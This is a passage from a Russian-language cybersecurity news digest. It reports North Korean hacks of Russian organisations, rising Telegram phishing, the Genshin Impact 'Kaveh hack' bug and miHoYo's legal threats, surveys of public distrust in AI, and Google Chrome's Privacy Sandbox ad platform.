> «YouTube продолжает оставаться враждебной площадкой, осознанно нарушающей законодательство нашей страны, и нет гарантии, что завтра она не начнет проводить более агрессивную политику по распространению противоправных роликов. У российских контент-мейкеров на YouTube нет будущего», — пишет Горелкин.

С этой точкой зрения согласен председатель комитета Госдумы по информационной политике Александр Хинштейн, который также исключил блокировку YouTube в России до появления полноценного аналога.

> «На сегодня адекватной и полноценной замены YouTube в российских аналогах, к сожалению, пока нет. Ключевое слово тут — „пока“», — говорит Хинштейн и отмечает, что YouTube и компания Google «занимает достаточно субъективную и политически мотивированную позицию по отношению к России».

ХАКЕРЫ КНДР АТАКУЮТ РОССИЙСКИЕ ОРГАНЫ ВЛАСТИ

Компания Microsoft заявила, что в 2023 году северокорейские хакгруппы взломали несколько российских объектов, связанных с правительством и обороной. Как утверждает компания, в скомпрометированных российских системах злоумышленники занимались сбором разведывательной информации.


> *«В последнее время несколько северокорейских злоумышленников атаковали российское правительство и оборонную промышленность. Вероятно, с целью сбора разведданных», — пишет Клинт Уоттс (Clint Watts), глава Microsoft Digital Threat Analysis Center.*

Microsoft не раскрывает подробностей об этих атаках и не пишет, какие именно российские организации были взломаны. Однако в отчете компании содержится информация о том, когда произошли некоторые из этих инцидентов.

Так, по данным Microsoft, в марте текущего года была взломана российская организация, занимающаяся аэрокосмическими исследованиями, а также скомпрометирован ряд российских дипломатических аккаунтов.

> *«В марте 2023 года группировка Ruby Sleet взломала аэрокосмический исследовательский институт в России. Кроме того, в начале марта группа Onyx Sleet (PLUTONIUM) скомпрометировала устройство, принадлежащее одному из российских университетов, — говорится в докладе. — Также в том же месяце злоумышленники из Opal Sleet (OSMIUM) рассылали фишинговые письма на аккаунты, принадлежащие российским дипломатическим представительствам».*

Сообщается, что кибератаки групп Ruby Sleet (она же CERIUM) и Diamond Sleet (она же ZINC и Lazarus) распространяются и на производителей оружия в различных странах мира, включая Германию и Израиль. С ноября 2022 года по январь 2023 года взломам подверглись и оборонные предприятия в Бразилии, Италии, Норвегии, Польше, Финляндии и Чехии.



Оборонные предприятия в этих странах чаще всего атакуют хакеры из КНДР

ФИШИНГА В TELEGRAM СТАЛО В **5** РАЗ БОЛЬШЕ

По данным Angara Security, в первом полугодии 2023 года было обнаружено в **5** раз больше фишинговых Telegram-ресурсов, чем годом ранее. Их общее количество достигло **5000**.

С этой оценкой согласны и специалисты «Лаборатории Касперского», по подсчетам которых во втором квартале текущего года количество попыток перехода российских пользователей на фишинговые ресурсы, мимикрирующие под Telegram, увеличилось почти на **39%** (по сравнению с первыми тремя месяцами 2023 года).

РАЗРАБОТЧИКИ GENSHIN IMPACT ПРИГРОЗИЛИ ИГРОКАМ СУДОМ

GENSHIN IMPACT

Компания miHoYo, разрабатывающая популярную игру Genshin Impact, отреагировала на ситуацию вокруг массовых взломов, которые вызвали нешуточную панику среди игроков. Разработчики пообещали, что найдут причастных к созданию так называемых Кавех-хаков, и пригрозили им юридическим преследованием.

Еще в конце августа многие игроки Genshin Impact стали жаловаться на Кавех-хаки, которые серьезно влияли на их игровой прогресс. Дело в том, что в игровом персонаже Кавех (Kaveh) и его механиках обнаружили баг, который позволял удалять произвольные элементы из чужих игровых миров в кооперативном режиме, включая важные головоломки, NPC и боссов, с которыми игрокам необходимо взаимодействовать.

В итоге Кавех-хаки, которые многочисленные тролли использовали для атак на игроков, серьезно повлияли на игровой процесс множества людей, затормозив их прохождение и вызвав волнения в огромном игровом сообществе Genshin Impact, насчитывающем больше 60 миллионов игроков.

Дело осложняло то, что восстановить удаленные элементы не представлялось возможным, и игрокам советовали временно воздержаться от использования кооперативного режима вообще.

Как в итоге сообщили в X (бывший Twitter) представители miHoYo, проблема уже локализована, а владельцев затронутых учетных записей уведомят индивидуально, через внутриигровые сообщения. По словам разработчиков, кооперативный режим заработал нормально, однако на восстановление некоторых элементов и аккаунтов потребовалось время. В компании пообещали окончательно устранить все проблемы в будущем обновлении.

Также создатели игры заявили, что намерены подать в суд на людей, которые разработали, использовали или распространяли инструменты для эксплуатации бага, связанного с Кавехом, обвиняя их в нарушении Terms of service игры и законодательства.

Внутриигровые хаки и читы действительно нарушают Terms of service, а если они включают в себя модификацию проприетарного игрового кода и ресурсов, это может рассматриваться и как нарушение авторских прав.

Кроме того, в некоторых юрисдикциях взлом игровых серверов и эксплуатация уязвимостей могут быть классифицированы как незаконная деятельность в соответствии с местными законами о компьютерном мошенничестве и злоупотреблениях.

> *«Применение плагинов для удаления предметов из открытого мира других Путешественников (посредством модификации игровых данных) серьезно повлияло на их игровой процесс. Чтобы обеспечить честную игру и защитить права Путешественников, мы заблокировали учетные записи, использующие такие плагины, и примем правовые меры против их разработчиков, пользователей и распространителей», — заявили представители miHoYo.*

ПОЛЬЗОВАТЕЛИ НЕ ДОВЕРЯЮТ ИИ


Эксперты Salesforce, Roy Morgan и Pew Research выяснили, что у людей появляется все больше опасений относительно компаний, использующих и разрабатывающих ИИ.

Опрос свыше **14 000** потребителей и фирм в **25** странах мира показал, что почти **3/4** клиентов обеспокоены неэтичным использованием ИИ.

Более **40%** опрошенных клиентов не верят, что компании уже сейчас используют ИИ этично.

Если в 2022 году свыше **80%** коммерческих покупателей и **65%** потребителей были готовы использовать ИИ для улучшения качества обслуживания, то в этом году оба показателя упали: до **73** и **51%**.

Согласно другому опросу, из **1500** человек почти **60%** считают, что ИИ «создает больше проблем, чем решает».



Более того, каждый пятый участник опроса согласился с тем, что ИИ-технологии могут привести к исчезновению человечества уже к **2043 ГОДУ**.

Продолжение статьи →


← Начало статьи

ИСТОРИЮ CHROME БУДУТ ИСПОЛЬЗОВАТЬ В РЕКЛАМНЫХ ЦЕЛЯХ

Google Chrome

Компания Google начала развертывать свою новую рекламную платформу Privacy Sandbox, основанную на интересах пользователей. Таким способом компания хочет уйти от использования сторонних трекинговых cookie и переложить задачу отслеживания интересов пользователя на сам браузер Chrome.

Ожидается, что в ближайшие месяцы Privacy Sandbox охватит всех пользователей Chrome. При запуске браузера люди увидят предупреждение о повышенной конфиденциальности рекламы в Chrome, где будет кратко описана функциональность новой платформы.



Enhanced ad privacy in Chrome

We're launching new privacy features that give you more choice over the ads you see.

Chrome notes topics of interest based on your recent browsing history. Also, sites you visit can determine what you like. Later, sites can ask for this information to show you personalized ads. You can choose which topics and sites are used to show you ads.

To measure the performance of an ad, limited types of data are shared between sites, such as the time of day an ad was shown to you.

> *«Мы запускаем новые функции для обеспечения конфиденциальности, которые позволят вам выбирать, какую рекламу вы видите, — гласит оповещение в Chrome. — Chrome определит интересующие вас темы на основе истории браузинга. Кроме того, посещаемые вами сайты смогут определять, что вам нравится. В дальнейшем сайты смогут запрашивать эту информацию, чтобы показывать вам персонализированную рекламу. Также вы можете выбирать, какие темы и сайты будут использоваться для показа рекламы».*

Предупреждение завершается двумя кнопками: «Понятно» (Got it) и «Настройки» (Settings), на которые уже жалуются многие пользователи, заявляя, что кнопки сбивают с толку и вводят в заблуждение. Дело в том, что новая рекламная платформа будет включена независимо от того, какую кнопку выберет пользователь.

Google заявляет, что тестирование Privacy Sandbox продлится до 2024 года, при этом с первого квартала произойдет отказ примерно от 1% сторонних cookie-файлов, а к четвертому кварталу они должны быть полностью отключены по умолчанию.

По сути, Privacy Sandbox представляет собой новую рекламную платформу, созданную Google якобы для того, чтобы повысить конфиденциальность при отслеживании рекламных интересов пользователя.

Идея заключается в том, чтобы ограничить отслеживание пользователей, но при этом предоставить рекламодателям инструменты для измерения эффективности и прочих задач. Так, вместо использования сторонних файлов cookie, размещаемых различными рекламодателями и компаниями, Privacy Sandbox будет локально вычислять интересы пользователя непосредственно в браузере (в настоящее время эта технология используется только в Google Chrome).

Рекламодатели, использующие Privacy Sandbox, смогут запрашивать интересы посетителей, чтобы показывать им соответствующую рекламу, а браузер будет отвечать обезличенными данными, в которых перечислены лишь категории, которые интересуют пользователя.

Эти интересы рассчитываются на основе истории просмотров пользователя и разных сайтов, связанных с различными тематическими категориями (например, спорт, комиксы, бодибилдинг, катание на коньках).

Стоит сказать, что несколько лет назад, в рамках отказа от использования сторонних трекинговых cookie, сначала Google представила новую платформу под названием Federated Learning of Cohorts (FLoC), которая вызвала бурю критики и негодования в индустрии (1, 2, 3, 4, 5).

Со временем FLoC трансформировалась в Topics, ключевую функцию новой Privacy Sandbox, также призванную классифицировать интересы пользователей по различным темам, основываясь на истории просмотра веб-страниц. Эти интересы затем должны передаваться маркетологам для показа таргетированной рекламы.

Хотя Google всегда заявляла, что Privacy Sandbox предназначена для повышения конфиденциальности пользователей, специалисты Apple, Mozilla и WC3 TAG указывали на многочисленные проблемы, связанные с этой технологией.

